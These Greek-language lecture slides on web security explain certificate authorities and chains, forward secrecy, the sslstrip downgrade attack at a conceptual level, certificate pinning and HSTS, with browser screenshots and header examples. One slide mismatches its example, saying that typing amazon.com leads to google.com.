
You should not proceed, **especially** if you have never seen this warning before for this site.

Proceed anyway

Back to safety

► [Help me understand](#)

Έγκυρο πιστοποιητικό



Επιβεβαίωση αντιστοιχίας domain name και πιστοποιητικού

- Η αρχή πιστοποίησης επιβεβαιώνει **μία απλή συσχέτιση** ανάμεσα σε δύο ιδιοκτήτες:
 - Τον **ιδιοκτήτη ενός domain name** (Common Name - CN)
 - Τον **ιδιοκτήτη ενός ιδιωτικού κλειδιού** που αντιστοιχεί σε ένα δημόσιο
- Αυτοί οι δύο ιδιοκτήτες πιστοποιούνται ότι είναι ο ίδιος

Επιβεβαίωση domain name

- Οποιοσδήποτε μπορεί να πάρει ένα πιστοποιητικό για ένα domain που ελέγχει!
- Δεν σημαίνει ότι είναι έμπιστος
- Επαφύεται στο χρήστη να ελέγξει ότι το domain name είναι το σωστό
- π.χ. μην βάζετε τον κωδικό σας στο facebookook.com ακόμη και αν έχει HTTPS!

Certificate chains

- Αυτό δημιουργεί μία **ιεραρχία** σε μορφή δάσους
- Οι ρίζες είναι οι **ριζικές** αρχές πιστοποίησης
- Όλες οι μη-ριζικές αρχές ονομάζονται **ενδιάμεσες** αρχές
- Κάθε μονοπάτι μέσα σε αυτό το δάσος ονομάζεται **certificate chain**
 - Ριζική αρχή πιστοποίησης →
 - Ενδιάμεση αρχή πιστοποίησης →
 - Ενδιάμεση αρχή πιστοποίησης →
 - ...
 - → Τελικός πελάτης

Ποιος πιστοποιεί τις ριζικές αρχές πιστοποίησης

- Τα πιστοποιητικά τους είναι προεγκατεστημένα στον browser μας
- Ή στο λειτουργικό μας σύστημα

Certificate Viewer: *.wikipedia.org

General














Details

Certificate Hierarchy

- ▼ Builtin Object Token:GTE CyberTrust Global Root
 - ▼ Baltimore CyberTrust Root
 - ▼ DigiCert High Assurance EV Root CA
 - ▼ DigiCert High Assurance CA-3

*.wikipedia.org

Παράδειγμα certificate chain

Name	Kind	
 AAA Certificate Services	certificate	--
 Actalis Authentication Root CA	certificate	--
 AddTrust Class 1 CA Root	certificate	--
 AddTrust External CA Root	certificate	--
 AddTrust Public CA Root	certificate	--
 AddTrust Qualified CA Root	certificate	--
 Admin-Root-CA	certificate	--
 AdminCA-CD-T01	certificate	--
 AffirmTrust Commercial	certificate	--
 AffirmTrust Networking	certificate	--
 AffirmTrust Premium	certificate	--
 AffirmTrust Premium ECC	certificate	--
 ANF Global Root CA	certificate	--

Παράδειγμα ριζικών αρχών

Πόση εμπιστοσύνη;

- Ο υπολογιστής μας εμπιστεύεται εκατοντάδες ριζικές αρχές
- Οι συνολικές αρχές πιστοποίησης είναι χιλιάδες και δεν ξέρουμε ακριβώς πόσες
- **Όλες** μπορούν να πιστοποιήσουν οποιονδήποτε

Πόση εμπιστοσύνη;

- Οι ριζικές και ενδιάμεσες αρχές λειτουργούν σε χώρες που επιδέχονται κρατικές παρεμβάσεις π.χ. Κίνα, Ρωσία
- Με νόμους και εντάλματα
- Αυτό εισάγει κεντρικές αρχές που μπορούν να παρέμβουν στην κρυπτογραφία μας
- Γι' αυτό υπάρχουν αποκεντρωμένες λύσεις που θα συζητήσουμε σε επόμενο μάθημα (Namecoin)

Forward secrecy

- Μερικές φορές τα ιδιωτικά RSA κλειδιά πέφτουν σε λάθος χέρια
- π.χ. με ένα ένταλμα μπορεί μία εταιρεία να αναγκαστεί να δώσει τα κλειδιά της στην NSA
- Εντωμεταξύ η NSA μπορεί να καταγράψει παλιά δεδομένα ώστε όταν καταφέρει να πάρει κλειδιά να τα αξιοποιήσει
- Γι' αυτό χρειαζόμαστε forward secrecy

Forward secrecy

- Ακόμη και αν υποκλαπούν παλιά δεδομένα που έχουν χρησιμοποιήσει ένα δεδομένο δημόσιο κλειδί και αργότερα υποκλαπεί το ιδιωτικό κλειδί, τα δεδομένα δεν μπορούν να αποκρυπτογραφηθούν!

Forward secrecy

- Τα κλειδιά που χρησιμοποιούνται στην κρυπτογραφία χωρίζονται σε δύο κατηγορίες:
 - Long-term keys
 - Χρησιμοποιούνται για πιστοποίηση
 - Ephemeral keys
 - Χρησιμοποιούνται για **μία σύνοδο** και στη συνέχεια καταστρέφονται
 - **Δεν περνούν** ποτέ από το δίκτυο, ούτε κρυπτογραφημένα


Παράδειγμα forward secrecy

HTTP ως προεπιλογή

- Η προεπιλεγμένη συμπεριφορά του browser είναι να χρησιμοποιεί HTTP
- Όταν πληκτρολογούμε **amazon.com**, ο browser επισκέπεται το <http://google.com>
- Αυτό στη συνέχεια μας κάνει redirect στο <https://google.com>
- Αυτό το redirect γίνεται πάνω από **ακρυπογράφητο** κανάλι HTTP!


sslstrip

- Μία επίθεση εναντίον του HTTPS
- Moxie Marlinspike, 2009



sslstrip

- Ένας man-in-the-middle μπορεί να **διαγράψει** το ακρυπτογράφητο μήνυμα του redirect
- Έτσι όλο το site θα φαίνεται στο χρήστη σε HTTP ενώ υποστηρίζει HTTPS
- Επίσης ο επιτιθέμενος μπορεί να **μπλοκάρει** **όλο** το HTTPS traffic (χωρίς να ξέρει τι μπλοκάρει)
- Ο χρήστης θα πιστέψει ότι το site δεν υποστηρίζει HTTPS



Αποφεύγοντας το sslstrip

- Πληκτρολογούμε πάντα **https**
 - Ένας μέσος χρήστης δεν μπορεί να το κάνει αυτό
- Εγκαθιστούμε το **HTTPSEverywhere** extension της EFF στον browser το οποίο **γνωρίζει** ποια sites έχουν HTTPS υποστήριξη
 - Πρέπει να διατηρούνται λίστες με σελίδες που το υποστηρίζουν

Certificate pinning

- Ο browser μας γνωρίζει ότι κάποιες σελίδες ιδιαίτερα δημοφιλείς σελίδες υποστηρίζουν HTTPS
 - google.com
 - twitter.com
 - κλπ.
- Αυτές είναι γραμμένες στον κώδικα του Chrome και του Firefox σε μορφή λίστας
- Ο browser αρνείται να μπει σε αυτές τις σελίδες χωρίς HTTPS

Certificate pinning

- Αυτή η διαδικασία ονομάζεται certificate pinning ή preloading
- Δεν είναι πρακτική για πέρα από μερικές χιλιάδες websites!


```
610 { "name": "crate.io", "include_subdomains": true, "mode": "force-ht
611 { "name": "twitter.com", "mode": "force-https", "pins": "twitterCom
612 { "name": "www.twitter.com", "include_subdomains": true, "mode": "fo
613 { "name": "api.twitter.com", "include_subdomains": true, "pins": "tw
614 { "name": "oauth.twitter.com", "include_subdomains": true, "pins":
615 { "name": "mobile.twitter.com", "include_subdomains": true, "pins":
616 { "name": "dev.twitter.com", "include_subdomains": true, "pins": "tw
617 { "name": "business.twitter.com", "include_subdomains": true, "pins
618 { "name": "platform.twitter.com", "include_subdomains": true, "pins
619 { "name": "twimg.com", "include_subdomains": true, "pins": "twitterC
620 { "name": "braintreegateway.com", "include_subdomains": true, "mode
621 { "name": "braintreepayments.com", "mode": "force-https" },
622 { "name": "www.braintreepayments.com", "mode": "force-https" },
623 { "name": "emailprivacytester.com", "mode": "force-https" },
624 { "name": "tor2web.org", "include_subdomains": true, "mode": "force
625 { "name": "business.medbank.com.mt", "include_subdomains": true, "mo
```

Παράδειγμα certificate pinning

HSTS

- HTTP Strict Transport Security: Μία καλύτερη μέθοδος
- Είναι μία μέθοδος **TOFU**: Trust On First Use
- Όταν πρωτομπαίνουμε σε μία σελίδα, εμπιστευόμαστε ότι το δίκτυο είναι ασφαλές
- Η σελίδα τότε μπορεί να κάνει HTTPS redirect
- Στη συνέχεια μπορεί να ενημερώσει τον browser ότι αυτή η σελίδα πρέπει **πάντα** να είναι προσβάσιμη **μόνο** με HTTPS

HSTS

- Το HSTS επιτυγχάνεται στέλνοντας μία οδηγία από τον server στον client σε μορφή HTTP header στην απάντηση:

×	Headers	Preview	Response	Cookies	Timing
	status: 200 OK status: 200 strict-transport-security: max-age=631138519 x-connection-hash: f68ce910584cdb6744de8789980896f x-content-type-options: nosniff x-frame-options: SAMEORIGIN x-response-time: 69 x-transaction: 2a8d00bc77635602 x-twitter-response-tags: BouncerCompliant x-ua-compatible: IE=edge,chrome=1 x-xss-protection: 1; mode=block				

HSTS παράδειγμα



Cannot connect to the real gmail.com

Something is currently interfering with your secure connection to gmail.com.

Try to reload this page in a few minutes or after switching to a new network. If you have recently connected to a new Wi-Fi network, finish logging in before reloading.

If you were to visit gmail.com right now, you might share private information with an attacker. To protect your privacy, Chrome will not load the page until it can establish a secure connection to the real gmail.com.

[Reload](#)[More](#)

Μάθαμε

- ARP / ARP spoofing
- Το μοντέλο ασφάλειας του web
- Same-origin policy
- HTTPS
- CAs, PKI
- sslstrip
- HSTS

Την επόμενη φορά...

- Πραγματικές επιθέσεις εναντίον του HTTPS
 - BREACH
 - POODLE
- Γιατί μία λάθος πιθανότητα σε ένα bit μπορεί να κάνει διαφορά;
- Τι ρόλο παίζουν στην πράξη τα chosen-plaintext attacks?